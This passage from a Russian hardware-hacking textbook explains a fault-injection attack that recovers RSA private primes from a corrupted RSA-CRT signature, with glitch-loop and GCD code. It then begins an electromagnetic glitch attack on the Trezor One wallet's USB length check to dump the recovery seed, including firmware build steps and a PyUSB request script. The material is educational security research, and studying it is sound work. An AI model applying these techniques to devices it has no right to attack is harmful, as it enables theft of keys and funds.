Теперь, когда у нас есть окончательное сообщение, мы пропускаем его через алгоритм RSA-CRT, добавив перед этим имитацию некоторых ошибок. Для этого мы случайным образом инвертируем несколько битов в s_p , чтобы получить s'_p . Как мы узнали из предыдущей атаки, не важно, какой именно будет ошибка. Мы могли бы также присвоить s_p двоичное представление числа π , 0 или день рождения нашего питомца. Далее вычисляем ошибочную подпись s' .

Внедрение ошибки на оборудование

В случае аппаратного обеспечения мы тоже не будем слишком сильно ограничиваться в том, когда и где возникает ошибка: подойдет любая ошибка, если она произошла во время расчета s_p или s_Q . Поскольку эти вычисления — это

почти весь RSA-CRT, большая часть времени между получением сообщения и вычислением подписи тратится на расчет s_p и s_Q . Это означает, что вы можете положиться на удачу и вслепую ввести ошибки где-то в момент вычисления подписи.

Если вам нужно немного больше информации о том, что вы делаете, то выполните трассировку питающего напряжения, с помощью которой можно отследить время вычисления RSA. Например, на рис. 6.16 показана кривая питающего напряжения STM32F30, где операция разделена на две основные подоперации.




Рис. 6.16.MBED-TLS, выполняющая операцию подписи RSA

На графике видны две половины расчета подписи около такта 500 000 с небольшой паузой между ними. Эта схема очень распространена при использовании RSA-CRT, и достаточно просто увидеть ее, чтобы понять, что устройство работает под управлением RSA-CRT без какой-либо информации о внутренней структуре исследуемого устройства. В следующей главе мы подробнее рассмотрим анализ потребляемой мощности, а также то, как использовать его для восстановления секретной информации с устройства.

Определив нужный момент, можно внедрять ошибку. В коде для этого упражнения мы выбрали диапазон тактов от 7 000 000 до 7 100 000, то есть где-то в середине второй половины вычисления подписи. Поскольку устройство уже было проанализировано, мы знаем некоторые параметры отказа, которые можно использовать, и в коде они записаны. Если мы не уверены в правильности

выбора момента, то можно использовать приблизительные значения времени, как показано в этом фрагменте кода:

```
from tqdm import trange
for i in trange(7000000, 7100000):
    scope.glitch.ext_offset = i
    target.flush()
    scope.arm() # Делаем так, чтобы сбой произошел в ext_offset
    target.write("t\n") # Запуск операции подписи и счетчика триггеров
    scope.capture() # Ожидание завершения триггера/счетчика
    --пропуск--
```

С помощью цикла мы заставим устройство выполнять операции подписи во время внедрения ошибок. Затем нам нужно будет проверить результат, чтобы увидеть, вернуло ли целевое устройство что-то похожее на поврежденную подпись, а не на сбой цели или серьезную ошибку. Код для проверки правильности вывода выбранного момента времени находится в соответствующем файле.

Мы идентифицируем потенциальные искажения подписи по тому факту, что подпись, возвращенная устройством, имеет правильную длину, но не проходит проверку RSA. Если ее длина неправильная, то, скорее всего, мы испортили что-то помимо вычисления подписи, и эти экземпляры нам не нужны.

В коде мы немного хитрим, то есть просто проверяем, не появляется ли в подписи «ожидаемый» вывод (он является результатом правильной подписи). Это еще более простой способ проверить подлинность подписи.

После запуска кода мы получим ошибочную подпись, которую можно будет использовать для восстановления простых чисел. Обычно этот метод работает в частных случаях, а если нет, то можно взять другую ошибочную подпись и попробовать еще раз.

Если вы не идете по пути ChipWhisperer и работаете со своей установкой и другим устройством, то сначала нужно выполнить анализ и найти параметры внедрения ошибок, которые приведут к некоему видимому повреждению подписи. Контрольным признаком полезного повреждения является то, что данные подписи изменяются, а длина подписи — нет. Забавная особенность этой атаки заключается в том, что успешный анализ сам по себе уже дает искаженную подпись, поэтому внедрение ошибки выполнено.

Завершение атаки

Получив подпись либо от оборудования, либо от симулятора RSA-CRT, мы переходим к следующему этапу работы. Предположим, у нас есть переменная

`s_crt`, в которой хранится правильная подпись, и переменная `s_crt_x`, в которой хранится поврежденная подпись. Это просто большие числа. Например, значение `s_crt_x`, будучи набранным в шестнадцатеричном формате, выглядит так:

```
1187B790564D43D48CD140A7FF890EEA713D1603D8CBC57CF070EE951479C75E93FE98AD04F53510
9D957F9AB9AA25DB2FB1A5521C68C986A270782B7A579A12B9AE79DF2F59ED9E6694C64C40AAD9FE
46B203DB75792016EEA315F7CAA8F9AAC0FD89052FFAC29C022E32B541B150419E2B6604DDA6BF25
82F62C9F7876393D
```

Раньше у нас было простое уравнение для вычисления простых чисел p и q из искаженной подписи и либо правильной подписи, либо сообщения. В коде реализованы оба метода восстановления простых чисел с помощью НОД. Как вы увидите, это вычисление занимает всего долю секунды.

Возьмем одну из реализаций из кода для поиска частных простых чисел с помощью поврежденной подписи и правильной подписи:

```
# Извлечение значений p и q из поврежденной и правильной подписи
calc_q = gcd(s_crt_x - s_crt, N)
calc_p = N // calc_q
print("Recovered p using s: {}".format(hex(calc_p)))
print("Recovered q using s: {}".format(hex(calc_q)))
print("pq == N?           {}".format(calc_q * calc_p == N))
```

Выводом этого блока будут рассчитанные значения p и q . Чтобы подтвердить их правильность, мы просто проверяем, дает ли их перемножение (общедоступное и, следовательно, известное) значение N . Ниже показан пример выполнения предыдущего кода:

```
Recovered p using s: 0xc36d0eb7fcd285223cfb5aab5bda3d82c01cad19ea484a87ea437763
7e75500fcbb005c5c7dd6ec4ac023cda285d796c3d9e75e1efc42488bb4f1d13ac30a57
Recovered q using s: 0xc000df51a7c77ae8d7c7370c1ff55b69e211c2b9e5db1ed0bf61d0d98
99620f4910e4168387e3c30aa1e00c339a795088452dd96a9a5ea5d9dca68da636032af
pq == N?           True
```

И вуаля! Мы выделили N из поврежденной подписи и знаем частные простые числа p и q . Все, что для этого потребовалось, — это единственная ошибка, внедренная почти в произвольное время во время операции подписи.

Усиленным реализациям свойственна еще одна хитрость, которую нам следует обходить в реальной жизни: реальная библиотека mbedtls проверяет, не возвращается ли ошибочная подпись. Это проверяется простым тестированием того, работает ли подпись должным образом. В образце прошивки мы закомментировали эту строку. На самом деле для обхода проверки используется внедрение ошибок. «Двойная ошибка» звучит сложно, однако мы упростили ее, поскольку

первоначальная ошибка (в вычислении RSA) почти не требует точного определения времени, поэтому единственная сложность будет заключаться в определении времени внедрения ошибки при проверке подписи.

Резюме

В этой главе мы рассмотрели три различных примера выполнения атак с внедрением ошибок, начиная с самого простого сценария атаки с ошибкой в цикле и заканчивая получением ключей RSA.

Обратите внимание: процесс внедрения неисправностей на практике является стохастическим. Конкретный тип сбоя и полученный результат будут зависеть от кодов блокировки устройства, а также от мер защиты устройства от сбоев, используемых производителем.

Если вы проводите описанные в этой главе эксперименты самостоятельно, то не отчаивайтесь, если что-то не получится с первого раза. Попробуйте несколько методов внедрения ошибок и, что более важно, сначала поэкспериментируйте с некоторыми из простых примеров, чтобы увидеть, насколько велико множество ошибок, которые вы можете внедрить.

В следующей главе мы пойдем дальше и попробуем атаковать готовое устройство.

7

Цель отмечена крестом. Дамп памяти кошелька **Trezor One**



Завершим серию глав, посвященных внедрению ошибок, взломав реальную цель: кошелек Trezor One. Мы будем использовать электромагнитный метод внедрения ошибок, чтобы выполнить дамп памяти и извлечь исходное число восстановления, которое позволяет получить доступ к содержимому кошелька.

Текущая глава будет наиболее сложной для реализации. В ней будет описана продвинутая атака, для проведения которой может потребоваться более специализированное оборудование, а шансы на успех невелики даже при качественной настройке. Фактически, воссоздание данной атаки могло бы стать хорошим академическим семестровым проектом. Чтобы выполнить атаку должным образом, вам потребуется четкое понимание внутреннего устройства нашей цели, а также сложная настройка инструментов и вдобавок немногого удачи.

Однако мы считаем важным показать, что нужно для перехода от простых устройств к реальным продуктам.

Мы обсуждали внедрение электромагнитных ошибок, или EMFI, в разделе «Внедрение электромагнитных ошибок» главы 5. EMFI представляет собой процесс создания мощного импульса непосредственно над верхней частью

самого устройства, который вызывает всевозможные повреждения внутри самого устройства. В этой главе выполнять внедрение мы будем с помощью инструмента EMFI под названием ChipSHOUTER.

Введение в атаку

Наша жертва — биткойн-кошелек Trezor One. Это маленькое устройство, которое можно использовать для хранения биткойнов. Фактически оно обеспечивает безопасное хранение закрытого ключа, используемого для криптографических операций. Детали работы кошелька нам не слишком интересны, но понимание идеи начального зерна восстановления имеет решающее значение. Зерно восстановления представляет собой набор слов, которые кодируют ключ восстановления. Одной лишь информации о зерне восстановления достаточно для восстановления закрытого ключа. Это означает, что человек, получивший зерно восстановления (без дальнейшего доступа к кошельку), может получить доступ к средствам, хранящимся в самом кошельке. Атака, с помощью которой можно узнать ключ, может угрожать безопасности бесценных биткойнов.

Атака, которую мы здесь описываем, основывается на другой работе. В презентации *wallet.fail* на конференции Chaos Computer Club (CCC) Дмитрия Недоспасова, Томаса Рота и Джоша Датко было показано, как взломать защиту STM32F2 и получить содержимое статической RAM (SRAM). Вместо этого мы покажем, как получить содержимое флеш-памяти непосредственно оттуда, где хранится начальное зерно, так что это будет другая атака, но с похожими конечными результатами.

Мы воспользуемся методом EMFI, который позволит нам провести атаку, даже не снимая корпус. Это означает, что атака не оставит никаких следов, независимо от того, насколько тщательно владелец будет проверять, все ли в порядке. В данной главе мы рассмотрим несколько более продвинутых инструментов, и вы увидите, что, когда дело доходит до работы с реальными целями, полезность инструментов оправдывает вложенные в них деньги. Для расчета времени атаки мы будем использовать USB. В таких задачах для поиска нужного момента стоит использовать настоящий USB-снiffeр (например, Total Phase Beagle USB 480). Более подробное описание инструментов приведено в приложении A.

ПРИМЕЧАНИЕ

Атака, приведенная в этой главе, впервые описанная Колином в статье MIN(jimum Failure: EMFI Attacks Against USB Stacks, была представлена на семинаре USENIX по наступательным технологиям (WOOT) в 2019 г.

Внутреннее устройство кошелька Trezor One

Кошелек Trezor One имеет открытый исходный код, поэтому данная атака прекрасно подходит для обучения методу EMFI и внедрению ошибок. Вы можете свободно изменять код или перепрограммировать более старые версии, в которых уязвимость еще не исправлена.

Исходный код Trezor можно загрузить с GitHub из проекта trezor-mcu. Если вы хотите выполнить шаги, описанные в этой главе, то выберите тег «v1.7.3» на GitHub или перейдите по ссылке <https://github.com/trezor/trezor-mcu/tree/v1.7.3/>, по которой найдете именно эту версию. Описанные уязвимости в актуальной версии прошивки уже давно исправлены, поэтому нужно найти более старый (уязвимый) код, чтобы лучше усвоить данный пример. Trezor работает на процессоре STM32F205. На рис. 7.1 показано устройство без корпуса.




Рис. 7.1. Внутреннее устройство кошелька Trezor One

Шестиконтактный разъем на левой стороне печатной платы (PCB) — это разъем JTAG. STM32F205 находится близко к поверхности корпуса, и это поможет сделать атаку более реалистичной в практических сценариях.

Само зерно восстановления хранится во флеш-памяти в разделе, называемом *метаданными*. Этот раздел расположен сразу после загрузчика, как показано в листинге 7.1. Часть заголовочного файла определяет расположение важных областей в пространстве флеш-памяти.

Листинг 7.1. Расположение различных объектов во флеш-памяти

```
--пропуск--  
#define FLASH_BOOT_START      (FLASH_ORIGIN)  
#define FLASH_BOOT_LEN        (0x8000)
```

```
#define FLASH_META_START      (FLASH_BOOT_START + FLASH_BOOT_LEN)
#define FLASH_META_LEN         (0x8000)

#define FLASH_APP_START        (FLASH_META_START + FLASH_META_LEN)
--пропуск--
```

Адрес `FLASH_META_START` находится в конце раздела загрузчика. Чтобы войти в загрузчик, удерживайте две кнопки на передней панели Trezor. Это позволяет загружать обновление прошивки через USB. Поскольку вредоносное обновление прошивки может просто считывать метаданные, загрузчик для предотвращения такой атаки проверяет наличие различных сигнатур в обновлении прошивки. Для загрузки непроверенных данных можно было бы воспользоваться внедрением ошибок, но мы так делать не будем. Проблема всех этих атак в том, что Trezor стирает флеш-память *перед* загрузкой и проверкой нового файла, сохраняя конфиденциальные метаданные в SRAM во время этого процесса. Атака `wallet.fail` проводилась именно на этот процесс, так как в STM32 можно устроить сбой, чтобы перейти с уровня защиты от чтения кода RDP2 (который полностью отключает JTAG) на уровень RDP1 (который позволяет JTAG читать из SRAM, но не из кода).

Если наша атака повредила SRAM (или для восстановления из состояния ошибки потребовалось отключить питание), то выполнять такое стирание очень опасно. В атаке `wallet.fail` удалось восстановить SRAM, но метод, который будем использовать мы, может повредить SRAM, а это означает, что любая ошибка может привести к необратимому уничтожению зерна восстановления. Вместо этого мы попытаемся прочитать флеш-память напрямую, что намного безопаснее, поскольку команда стирания гарантированно не будет выполнена и данные будут спокойно лежать в памяти и ждать извлечения.

Ошибка запроса USB на чтение

Поскольку загрузчик поддерживает USB, в нем есть стандартный код обработки данных USB. В листинге 7.2 показана его часть, полученная из файла `winusb.c` в дереве исходного кода прошивки Trezor. Мы выбрали именно эту функцию, поскольку она отправляет guid через USB.

Листинг 7.2. Функция запроса управления WinUSB, которую мы пытаемся сломать

```
static int winusb_control_vendor_request(usbd_device *usbd_dev,
                                         struct usb_setup_data *req,
                                         uint8_t **buf, uint16_t *len,
                                         usbd_control_complete_callback* complete) {
    (void)complete;
    (void)usbd_dev;

    if (req->bRequest != WINUSB_MS_VENDOR_CODE) {
        return USBD_REQ_NEXT_CALLBACK;
    }
```

```

int status = USBD_REQ_NOTSUPP;
if (((req->bmRequestType & USB_REQ_TYPE_RECIPIENT) == USB_REQ_TYPE_DEVICE) &&
    (req->wIndex == WINUSB_REQ_GET_COMPATIBLE_ID_FEATURE_DESCRIPTOR))
{
    *buf = (uint8_t*)(&winusb_wcid);
    *len = MIN(*len, winusb_wcid.header.dwLength);
    status = USBD_REQ_HANDLED;
}

} else if (((req->bmRequestType & USB_REQ_TYPE_RECIPIENT) ==
            USB_REQ_TYPE_INTERFACE) &&
            (req->wIndex == WINUSB_REQ_GET_EXTENDED_PROPERTIES_OS_FEATURE_DESCRIPTOR)
            && (usb_descriptor_index(req->wValue) ==
                winusb_wcid.functions[0].bInterfaceNumber))
{
    *buf = (uint8_t*)(&guid);
❶ *len = MIN(*len, guid.header.dwLength);
    status = USBD_REQ_HANDLED;
} else {
    status = USBD_REQ_NOTSUPP;
}

return status;
}

```

Функция запроса управления сначала проверяет некую информацию, полученную из USB-запроса. Она ищет атрибуты запроса USB под названием `bRequest`, `bmRequestType` и `wIndex`. Наконец, сам исходный USB-запрос содержит поле `wLength`, указывающее, сколько данных компьютер запрашивает для отправки. Оно передается в функцию из листинга 7.2 в качестве аргумента `*len` (внимательный наблюдатель также заметит в листинге 7.2 элемент структуры `dwLength`, у которого совершенно другая функция: `dwLength` представляет собой размер доступных данных для отправки обратно на основе дескриптора, запрограммированного в устройстве). Мы можем свободно запросить до `0xFFFF` байт данных (так и сделаем). Однако код выполняет операцию `MIN()` ❶, чтобы ограничить объем отправляемых обратно на компьютер данных до минимума либо запрошенной длины, либо размера дескриптора, который мы отправляем обратно. Компьютер всегда может запросить меньший объем данных, чем размер дескриптора, но если он запрашивает больше данных, чем имеется у устройства (то есть если ответ превышает длину дескриптора), то устройство просто отправляет все, что есть.

Что произойдет, если вызов `MIN()` для `wLength` вернет неправильное значение? Код будет отвечать дескриптором (как и ожидалось), но, помимо этого, отправит все данные после дескриптора до смещения `0xFFFF` от начала дескриптора. Это происходит потому, что вызов `MIN()` гарантирует, что пользовательский запрос разрешает только чтение действительной памяти, но если вызов `MIN()` возвращает неправильное значение, то пользователь сможет прочитать больше, чем позволяет память. В этой «лишней» памяти как раз и содержатся драгоценные метаданные. Стек USB не знает, что данные нельзя отправлять, он просто

отправляет запрошенный блок. Вся безопасность системы зависит от одной простой проверки длины.

План такой: с помощью внедрения ошибок мы обойдем проверку ❶, которая выполняется всего одной инструкцией. Мы воспользуемся тем фактом, что загрузчик (и guid) расположены в памяти раньше, чем нужное нам зерно восстановления. Мы будем считывать память с младшего адреса по старший, поэтому атака, скорее всего, увенчается успехом, только если атаковать код обработки USB в загрузчике. Если мы атакуем код USB в обычном приложении, которое находится в `FLASH_APP_START`, то, скорее всего, нужные нам части памяти уже будут указывать за пределы защищенной области `FLASH_META_START` (см. листинг 7.1).

Прежде чем углубляться в подробности самой ошибки, немного проверим, правы ли мы. Вы можете использовать такие проверки и в своем коде, чтобы оценить влияние подобных уязвимостей.

Дизассемблирование кода

Первая проверка должна подтвердить, что результата можно добиться с помощью простой ошибки. Мы легко можем сделать это, проверив дизассемблированную прошивку Trezor, работающую на устройстве, с помощью интерактивного дизассемблера (Interactive Disassembler, IDA), который отображает разбивку ассемблерного кода (из листинга 7.2), как показано на рис. 7.2.




Рис. 7.2. Пример возможного места внедрения ошибки

Входящее значение `wLength` сохраняется в регистре R1, а затем R1 при дизассемблировании сравнивается с `0x92`. Если его значение больше, то оно становится равным `0x92` с условным перемещением (команда `MOVCS`). Этот код представляет собой реализацию вызова `MIN(*len, guid.header.dwLength)` в исходном коде С из листинга 7.2. Из кода, который мы видим при дизассемблировании, ясно, что нам нужно пропустить только инструкцию `MOVCS` и тем самым принять введенное пользователем поле `wLength`.

Вторая проверка должна подтвердить отсутствие защиты более высокого уровня. Например, есть вероятность того, что стек USB вообще не принимает такой большой ответ, поскольку в этом нет реальной необходимости. Проверить это будет сложнее, но открытый исходный Trezor делает это возможным. Мы можем просто изменить код, чтобы закомментировать проверку безопасности, а затем убедиться, что большой объем памяти вообще можно запросить. Если вы не хотите перекомпилировать код, но имеете доступ к отладчику, то также можете использовать подключенный отладчик, чтобы установить точку останова на `MOVCS` и переключить состояние флага или манипулировать счетчиком программ, чтобы обойти инструкцию.

Проверка выполняется так же, как и сама атака. Подробности мы проработаем ниже, а пока просто покажем, что ничто не мешает нам получить большой буфер через управляющий запрос. Код атаки отправляет запрос длины `0xFFFF` для запроса. На рис. 7.3 показан поток идущих через USB данных, захваченный с помощью Total Phase Beagle USB 480. Если мы не изменим инструкцию `MOVCS`, то ожидаемая длина запроса USB составит 146 (`0x92`) байт, что показано в индексах 3, 24 и 45.

Index	ptc-ptr[usbnr]	Len	Err	Dev	Ep	Record	Summary
0	0:00.000.000.000					● Capture started (Aggregate)	[02/06/19 00:45:55]
1	0:00.000.000.000					└>Host connected	
2	0:00.000.633.500					└>full-speed	
3	0:23.650.103.950	146 B	22	00	►	Control Transfer	92 00 00 00 00 01 05 00 01 00 E
24	0:06.791.576.583	146 B	22	00	►	Control Transfer	92 00 00 00 00 01 05 00 01 00 E
45	0:03.879.450.166	146 B	22	00	►	Control Transfer	92 00 00 00 00 01 05 00 01 00 E
66	1:58.972.722.583	05535 B	22	00	►	Control Transfer	92 00 00 00 00 01 05 00 01 00 E
41/1	0:11.333.695.616					● Capture stopped	[02/06/19 00:48:40]

Рис. 7.3. Захват USB-трафика с отключенной проверкой длины

Изменение инструкции (или использование отладчика для очистки флага сравнения) в целях обхода этой проверки приводит к получению полного ответа, поскольку длина индекса 66 составляет 65 535, или `0xFFFF`. Получается, у устройства нет скрытых функций, которые помешали бы атаке.

Сборка прошивки и проверка сбоя

Обратимся к документации по сборке прошивки Trezor из Руководства разработчика Trezor, доступного на Trezor Wiki (<https://wiki.trezor.io/>). Этапы сборки будут такими.

1. Клонировать серийную прошивку и проверить известную уязвимую версию.
2. Собрать прошивку без защиты памяти.
3. Запрограммировать и протестировать устройство.
4. Отредактировать прошивку, убрав проверку длины запроса USB, а затем провести атаку.

ПРЕДУПРЕЖДЕНИЕ

Для выполнения шагов вам понадобится устройство Trezor, на котором вы сможете загрузить свой загрузочный код. Серийные устройства Trezor не позволяют вам перепрограммировать устройство неподписанными версиями. Из соображений безопасности JTAG отключается, даже если вы используете внешний программатор. Вам понадобится либо Trezor, в котором STM32F205RGТ6 заменена на новую, либо Trezor-совместимая отладочная плата. Посетите вики-страницу Trezor для получения дополнительной информации.

На рис. 7.4 показано устройство Trezor с подключенным отладчиком JTAG. Оно представляет собой серийное устройство с замененным основным чипом.




Рис. 7.4. Серийное устройство Trezor, в котором был включен порт JTAG путем замены STM32F205 на новое устройство

Для отладки мы использовали SEGGER J-Link, но подойдет и ST-Link/V2, которая намного дешевле. Схема платы Trezor доступна в репозитории аппаратного

обеспечения Trezor на GitHub, https://github.com/trezor/trezor-hardware/tree/master/electronics/trezor_one/, и в ней подробно описана распиновка контрольных точек на плате.

ПРИМЕЧАНИЕ

Вы можете воспользоваться указаниями из атаки `wallet.fail`, чтобы разблокировать JTAG и стереть устройство, и это будет действительно круто. Если не хотите проверять сбой в симуляции, то попробуйте применить сбой непосредственно к серийной версии прошивки 1.7.3. Используйте утилиту командной строки `trezorctl` для загрузки определенной версии микропрограммы на устройство с помощью команды `trezorctl firmware-update -v 1.7.3`. На экране появится надпись `Loader 1.6.1`, где 1.6.1 — это версия загрузчика, поставляемая с основной прошивкой 1.7.3. Чтобы атака сработала, нужна именно эта версия.

Поскольку любая прошивка, которую мы создадим таким образом, будет неподписанной, Trezor заблокирует возможность перепрограммировать загрузчик из неподписанной прошивки. Это означает, что полностью собирать окончательную прошивку бессмысленно, поскольку нам нужно будет переписать загрузчик. В листинге 7.3 показан участок кода, защищающий загрузчик.

Листинг 7.3. Загрузчик не дает приложению перезаписывать себя неподписанной версией прошивки (взято из `util.h`)

```
jump:jump_to_firmware(const vector_table_t *ivt, int trust) {
    if (FW_SIGNED == trust) { // Доверенная подписанная прошивка
        SCB_VTOR = (uint32_t)ivt; // * Перемещение таблицы вектора
        // Определение указателя стека
        __asm__ volatile("msr msp, %0" :::"r"(ivt->initial_sp_value));
    } else { // Не доверенная прошивка
        timer_init();
        mpu_config_firmware(); // * Настройка MPU для прошивки
        __asm__ volatile("msr msp, %0" :::"r"("_stack"));
    }
}
```

В случае загрузки неподписанной прошивки блок защиты памяти настраивается на блокировку доступа к загрузочному разделу флеш-памяти. Если бы кода в листинге 7.3 не было, то мы могли бы использовать специальную сборку кода приложения для загрузки той версии загрузчика, с которой хотим работать.

Первые несколько шагов по сборке загрузчика выполняются просто (листинг 7.4) и примерно соответствуют документации. Выполнять их нужно на компьютере с Linux или на виртуальной машине Linux (мы работаем на Ubuntu). Мы создадим только сам загрузчик, так как именно в нем кроется уязвимость. Эта последовательность сборки позволяет избежать множества зависимостей, необходимых для сборки полного приложения (в основном `protobuf`), и это хорошо, поскольку для их установки потребуется больше усилий.

Листинг 7.4. Настройка и сборка загрузчика для Trezor 1.7.3

```
sudo apt install git make gcc-arm-none-eabi protobuf-compiler python3 python3-pip
git clone --recursive https://github.com/trezor/trezor-mcu.git
cd trezor-mcu
git checkout v1.7.3
make vendor
make -C vendor/nanopb/generator/proto
make -C vendor/libopencm3 lib/stm32/f2
make MEMORY_PROTECT=0 && make -C bootloader align MEMORY_PROTECT=0
```

Возможно, вам придется внести дополнительные настройки, чтобы все заработало. Например, загрузчик может стать слишком большим, и в этом случае может помочь команда `export CFLAGS=-Os`. Если это сработает, то появится файл с именем `bootloader/bootloader.elf`.

Строка `MEMORY_PROTECT=0` для отладки крайне важна. Если вы напишете эту строку с ошибкой (или забудете написать вовсе), то активируется некая логика защиты памяти. Одна из функций защиты памяти — блокировка JTAG таким образом, что его использование в будущем становится невозможным. Чтобы уберечь себя от ошибок в будущем, мы рекомендуем отредактировать файл `memory.c` и сразу же вернуться из функции `memory_protect()` в строке 30. Если вы запрограммируете и запустите загрузчик, не отключив защиту памяти, то сразу потеряете возможность перепрограммировать или отлаживать чип (навсегда). Подредактировав файл, вы избавите себя от мучительной работы по замене всего чипа на плате.

Файл `Makefile` создает небольшую библиотеку, включающую логику защиты памяти. Чтобы случайно не забыть пересобрать библиотеку, лучше выполнить две команды в одной строке, как показано в листинге 7.3. Эти команды также создадут файл `winusb.c` с кодом, который мы хотим проверить.

Что дальше? Теперь вы можете загрузить готовый код микропрограммы с помощью программатора. Мы использовали программатор ST-Link/V2. Прежде чем заливать код, еще раз подтвердите, что в этой сборке вы отключили код защиты памяти. На рис. 7.4 снова показано подключение JTAG. Вам понадобится программное обеспечение для программирования ST-Link/V2; в Windows для этого есть утилита STM32 ST-LINK от ST, а в macOS или Linux вы можете сорвать утилиту `stlink` с открытым исходным кодом.

Следующий шаг — оставить включенным режим загрузчика и отправить несколько USB-запросов. Для этого подключите устройство, удерживая две кнопки, чтобы войти в режим загрузчика. Если вы используете устройство с ЖК-дисплеем (для этого эксперимента не требуется), то в списке режимов появится режим загрузчика.

Далее нам потребуется Python с библиотекой PyUSB, которую можно установить с помощью команды `pip install pyusb`.

В Linux вы сможете напрямую общаться с устройством Trezor. Нам нужно запустить код на Python из листинга 7.5, который выведет сообщение о том, что он прочитал 146 байт. Скорее всего, вам потребуется выполнить настройку правил udev для устройства Trezor (или запустить сценарий от имени пользователя root).

С помощью Unix-подобной системы можно получить наиболее надежные результаты. Windows часто отключает USB-порт, если на нем происходит слишком много странных событий, что усложняет нашу хакерскую работу.

В листинге 7.5 предполагается, что вы работаете на Linux.

Листинг 7.5. Попытка прочитать дескриптор USB

```
import usb.core
import time

dev = usb.core.find(idProduct=0x53c0)
dev.set_configuration()

# Получение структуры GUID WinUSB
resp = dev.ctrl_transfer(0xC1, 0x21, wValue=0, wIndex=0x05, data_or_
wLength=0x1ff)
resp = list(resp)

print(len(resp))
```

Переменная `data_or_wLength` запросила `0x1ff` (511) байт, но возвращено должно быть только 146, поскольку длина дескриптора ограничивает вывод. Поэкспериментируйте с тем, сколько данных вы можете запросить. В ходе экспериментов окажется, что в какой-то момент ваша ОС возвращает ошибку «недопустимый параметр». Теоретически в некоторых системах мы можем запросить до `0xFFFF` байт, но многие ОС не позволяют вам заходить так далеко. Нам нужно убедиться, что во время реального сбоя ваш запрос не будет уничтожен самой ОС, поэтому нужно определить верхний предел допустимого.

Вам также может потребоваться увеличить время ожидания для вызова `dev.ctrl_transfer()` в листинге 7.5, добавив параметр `timeout=50`. Запросы управления обычно возвращаются очень быстро, но если вы успешно читаете огромные блоки данных, то время ожидания по умолчанию может быть слишком коротким.

Запуск и синхронизация по USB

Прежде чем внедрять сбой, нам нужно найти момент для внедрения. Мы знаем точную инструкцию, на которую хотим нацелить сбой, а также команду, отправленную нами через USB. Однако нужно пойти еще дальше и определить

